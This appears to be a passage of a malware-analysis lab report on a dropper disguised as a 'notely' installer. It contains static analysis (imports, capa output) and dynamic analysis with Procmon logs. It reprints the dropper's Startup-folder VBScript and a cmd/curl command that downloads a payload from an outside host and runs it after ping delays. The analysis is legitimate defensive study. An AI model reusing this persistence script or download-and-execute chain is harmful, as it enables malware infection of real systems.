
imports (47)	flag (8)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (8)	technique (5)	type (3)	ordinal (1)	library (0)
GetCurrentProcessId	x	0x000000000001E390	0x000000000001E390	553 (0x0229)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
VirtualAlloc	x	0x000000000001E522	0x000000000001E522	1486 (0x05CE)	memory	T1055 | Process Injection	implicit	-	KERNEL32.dll
VirtualProtect	x	0x000000000001E540	0x000000000001E540	1492 (0x05D4)	memory	T1055 | Process Injection	implicit	-	KERNEL32.dll
GetCurrentProcess	x	0x000000000001E37C	0x000000000001E37C	552 (0x0228)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x000000000001E3A6	0x000000000001E3A6	557 (0x022D)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
RtlAddFunctionTable	x	0x000000000001E466	0x000000000001E466	1222 (0x04C6)	execution	-	implicit	-	KERNEL32.dll
RtlLookupFunctionEntry	x	0x000000000001E490	0x000000000001E490	1230 (0x04CE)	execution	-	implicit	-	KERNEL32.dll
TerminateProcess	x	0x000000000001E4E4	0x000000000001E4E4	1425 (0x0591)	execution	-	implicit	-	KERNEL32.dll

The following functions indicates the dll functionality as following:

GetCurrentProcessID	retrieves the process identifier of the calling process
VirtualAlloc	used to allocate memory within the virtual address space of the calling process
VirtualProtect	- changes the protection attributes of a region of memory allocated by VirtualAlloc. - this function can be abused to mark its code or data as executable, writable, or readable, depending on its needs.
GetCurrentProcess	retrieves a handle to the current process.
GetCurrentThreadId	this function retrieves the identifier of the current thread within the calling process
TerminateProcess	forcefully terminate a specified process
RtlAddFunctionTable	used for exception handling and unwinding the call stack.
RtlLookupFunctionEntry	used for exception handling and unwinding the call stack.

Collectively, these functions can be used for memory manipulation purposes.

CAPA output for the DLL file:



```
C:\Users\amna\Desktop\PMAT-labs-main\labs\X-X.BonusBinaries\Dropper.installer.msi.malz
λ capa.exe WitchABy.jpg
+------------+--------------------------------------------------------------------------------------------+
| md5        | bea6ff6ce754565d2c0da15476eabcd5                                                           |
| sha1       | 9429f2481dbe78f3ed536450d59e1954f53a06f6                                                   |
| sha256     | 37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e                           |
| analysis   | static                                                                                     |
| os         | windows                                                                                    |
| format     | pe                                                                                         |
| arch       | amd64                                                                                      |
| path       | C:/Users/amna/Desktop/PMAT-labs-main/labs/X-X.BonusBinaries/Dropper.installer.msi.malz/WitchABy.jpg |
+------------+--------------------------------------------------------------------------------------------+

+------------------------+------------------------------------------------------------------------+
| ATT&CK Tactic          | ATT&CK Technique                                                       |
|------------------------+------------------------------------------------------------------------|
| EXECUTION              | Shared Modules T1129                                                   |
+------------------------+------------------------------------------------------------------------+

+-----------------------------+-------------------------------------------------------------------+
| MBC Objective               | MBC Behavior                                                      |
|-----------------------------+-------------------------------------------------------------------|
| DISCOVERY                   | Code Discovery::Enumerate PE Sections [B0046.001]                 |
| FILE SYSTEM                 | Writes File [C0052]                                               |
| MEMORY                      | Allocate Memory [C0007]                                           |
| PROCESS                     | Terminate Process [C0018]                                         |
+-----------------------------+-------------------------------------------------------------------+

+------------------------------------------------------+------------------------------------------+
| Capability                                           | Namespace                                |
|------------------------------------------------------+------------------------------------------|
| compiled with Nim                                    | compiler/nim                             |
| contain a thread local storage (.tls) section        | executable/pe/section/tls                |
| write file on Windows (3 matches)                    | host-interaction/file-system/write       |
| get thread local storage value                       | host-interaction/process                 |
| allocate or change RWX memory                        | host-interaction/process/inject          |
| terminate process                                    | host-interaction/process/terminate       |
| link function at runtime on Windows                  | linking/runtime-linking                  |
| enumerate PE sections (4 matches)                    | load-code/pe                             |
| parse PE header                                      | load-code/pe                             |
+------------------------------------------------------+------------------------------------------+
```


In this output we found useful taking:

1- It is compiled with NIM.
2- Executed from a shared modules, this shared module is the DLL file.
3- Allocate memory, get thread local storage, write file and terminate process.

Basic Dynamic Analysis

When Running notely.msi:

Msi opened normally and a regular installation was done, and a shortcut to notely.exe can be seen in the desktop:



Shortcut to notely.exe

Target type: Application

Target location:

Target: notely-setup-x64

Start in: am Files (x86)\NoCapSoftware\notely-setup-x64\"

Shortcut key: None


Run: Normal window

Comment:

notely.exe shortcut


In process monitor:

msi was run:




```
svchost.exe (6440)            Host Process for ...  C:\Windows\syst...   Microsoft Corporat...  NT AUTHORITY\...  C:\Wi
elevation_service.exe (8584   Google Chrome         C:\Program Files\... Google LLC             NT AUTHORITY\...  "C:\P
msiexec.exe (7796)            Windows® installer    C:\Windows\syst...   Microsoft Corporat...  NT AUTHORITY\...  C:\Wi
elevation_service.exe (8264   Google Chrome         C:\Program Files\... Google LLC             NT AUTHORITY\...  "C:\P
svchost.exe (9204)            Host Process for ...  C:\Windows\syst...   Microsoft Corporat...  NT AUTHORITY\...  C:\Wi
svchost.exe (7984)            Host Process for ...  C:\Windows\syst...   Microsoft Corporat...  NT AUTHORITY\...  C:\Wi
svchost.exe (9160)            Host Process for ...  C:\Windows\syst...   Microsoft Corporat...  NT AUTHORITY\...  C:\Wi
svchost.exe (4492)            Host Process for ...  C:\Windows\syst...   Microsoft Corporat...  NT AUTHORITY\...  C:\Wi

Description:  Windows® installer
Company:      Microsoft Corporation
Path:         C:\Windows\system32\msiexec.exe
Command:      C:\Windows\system32\msiexec.exe /V
User:         NT AUTHORITY\SYSTEM

PID:          7796          Started:   3/14/2024 7:29:37 AM
                            Exited:    3/14/2024 7:35:12 AM
```

Files created:




```
7:30:0...  msiexec.exe  7796  CreateFile        C:\Windows\Installer\SourceHash{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
7:30:0...  msiexec.exe  7796  CreateFile        C:\Windows\Installer\SourceHash{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
7:30:0...  msiexec.exe  7796  CreateFileMapp... C:\Windows\Installer\SourceHash{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
7:30:0...  msiexec.exe  7796  CreateFileMapp... C:\Windows\Installer\SourceHash{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
```



```
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna\AppData\Roaming\Emergreport.zip                                                                          SUCCESS          Desired Access: G...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Windows\WinSxS\FileMaps\users_amna_appdata_roaming_microsoft_windows_start_menu_programs_startup_b520e83afcbcde07.cdf-ms  NAME NOT FOUND   Desired Access: G...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs                                        SUCCESS          Desired Access: G...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Windows\WinSxS\FileMaps\program_files_x86_nocapsoftware_notely-setup-x64_36112dc08f18db74.cdf-ms                        NAME NOT FOUND   Desired Access: G...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Program Files (x86)\NoCapSoftware                                                                                     SUCCESS          Desired Access: R...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Program Files (x86)\NoCapSoftware\notely-setup-x64                                                                    SUCCESS          Desired Access: R...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe                                                         SUCCESS          Desired Access: G...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna                                                                                                            NAME COLLISION   Desired Access: R...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna\AppData\Roaming                                                                                            NAME COLLISION   Desired Access: R...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna\AppData\Roaming\Microsoft\Installer\{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}                                 SUCCESS          Desired Access: R...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna\AppData\Roaming\Microsoft\Installer\{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}\_5C0F62092F937E664FA4A2.exe     SUCCESS          Desired Access: G...
7:30:0...  msiexec.exe  7796  CreateFile  C:\Users\amna\AppData\Roaming\Microsoft\Installer\{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}\_5C0F62092F937E664FA4A2.exe     SUCCESS          Desired Access: W...
```

When a VBScript (VBS) file is saved in the directory **C:\Users\amna\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup,** it means that the script will run automatically whenever the user logs into their Windows account.




This PC › Local Disk (C:) › Users › amna › AppData › Roaming ›

Name	Date modified	Type	Size
Adobe	3/12/2024 7:06 AM	File folder	
Hex-Rays	3/12/2024 1:06 PM	File folder	
Microsoft	3/14/2024 7:36 AM	File folder	
Notepad++	3/14/2024 5:51 AM	File folder	
NuGet	3/12/2024 4:17 PM	File folder	
Visual Studio Setup	3/12/2024 12:13 PM	File folder	
Emergreport.zip	7/2/2022 6:00 PM	Compressed (zipp...	1 KB

Emergreport.zip file location

SHA256: bcb1a8225cb3ed89661cc8c75000e44b8c5cb563df0e00d5766d1130e7cc6231




C:\Program Files (x86)\NoCapSoftware\notely-setup-x64

This PC › Local Disk (C:) › Program Files (x86) › NoCapSoftware › notely-setup-x64

Name	Date modified	Type	Size
notely.exe	7/2/2022 6:51 PM	Application	671 KB

notely.exe file location

SHA256: 1e4e1ea2c70ee5634447cf20fdc35a90c7c6d82b5a43f91e613101a05fcbeba7



C:\Users\amna\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup


« Users › amna › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

Name	Date modified	Type	Size
desktop.ini	3/12/2024 7:06 AM	Configuration sett...	1 KB
unzip.vbs	7/2/2022 6:50 PM	VBScript Script File	1 KB

unzip.vbs file location

SHA256: 1b418ec1586ad09f77550bb942c594bb5fb69abf1b046e8e428c95f4b5d01fc3


We can see below what is used by the Windows Installer service to cache installer files and metadata related to applications installed on the system. These files are used for repair, uninstallation, and maintenance of installed applications.



```
7:30:0...  msiex C:\Windows\system32\msiexec.exe   C:\Users\amna\AppData\Roaming\Microsoft\Installer
7:30:0...  msiexec.exe   7796  CreateFile          C:\Users\amna\AppData\Roaming\Microsoft\Installer\{6281E7BD-CA90-46E4-AA39-E47CC0EBBBDA}
7:30:0     msiexec.exe   7796  CreateFile          C:\Users\amna\Desktop\Shortcut to notely.exe.lnk
```

The unzip.vbs script, which is used to unzip the content of "\Emergreport.zip” and run what is in ("""%APPDATA%\Emergreport""") :


```
Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)

    Dim fso
    Set fso = CreateObject("Scripting.FileSystemObject")

    pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
    dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)

    If (Not fso.FileExists(pathToZipFile)) Then
        Exit Sub
    End If

    If Not fso.FolderExists(dirToExtractFiles) Then
        Exit Sub
    End If

    dim sa
    set sa = CreateObject("Shell.Application")

    Dim zip
    Set zip = sa.NameSpace(pathToZipFile)

    Dim d
    Set d = sa.NameSpace(dirToExtractFiles)

    d.CopyHere zip.items, 20

    Do Until zip.Items.Count <= d.Items.Count
        Wscript.Sleep(200)
```



```
    Loop

End Sub

Dim objWShell
Set objWShell = WScript.CreateObject("WScript.Shell")
Dim appData
appData = objWShell.expandEnvironmentStrings("%APPDATA%")

ExtractFilesFromZip appData + "\Emergreport.zip", appData

objWShell.Run("""%APPDATA%\Emergreport""")

Set objShell = Nothing
```

Unzip.vbs code snippet

The extracted contents from Emergreport.zip is save in Emergreport in Emergreport.txt :



C:\Users\amna\AppData\Roaming\Emergreport

amna › AppData › Roaming › Emergreport

Name	Date modified	Type	Size
Emergreport	7/2/2022 12:37 PM	Shortcut	4 KB

1 item 1 item selected 3.01 KB

Emergreport Properties

Emergreport

Target type: Application

Target location: system32

Target: 27.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %w

Start in:

Shortcut key: None

Run: Minimized

Comment:


The commands that is run with unzip.vbs:

%windir%\system32\cmd.exe /c call %windir%\system32\curl -s -o %appdata%\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && %w

These command sequence downloads an image file (witchABy.jpg) from (consumerfinancereport.local/blog/index/) and saves it locally as oneWitch.png while introducing a series of delays with ping in the execution process.

To test when I sign out then sign in :


We found the zipped file unzipped and extracted from it another payload:



C:\Users\amna\AppData\Roaming

Name	Date modified	Type	Size
Adobe	3/12/2024 7:06 AM	File folder	
Hex-Rays	3/12/2024 1:06 PM	File folder	
Microsoft	3/16/2024 4:12 AM	File folder	
Notepad++	3/14/2024 5:51 AM	File folder	
NuGet	3/12/2024 4:17 PM	File folder	
rizin	3/16/2024 4:02 AM	File folder	
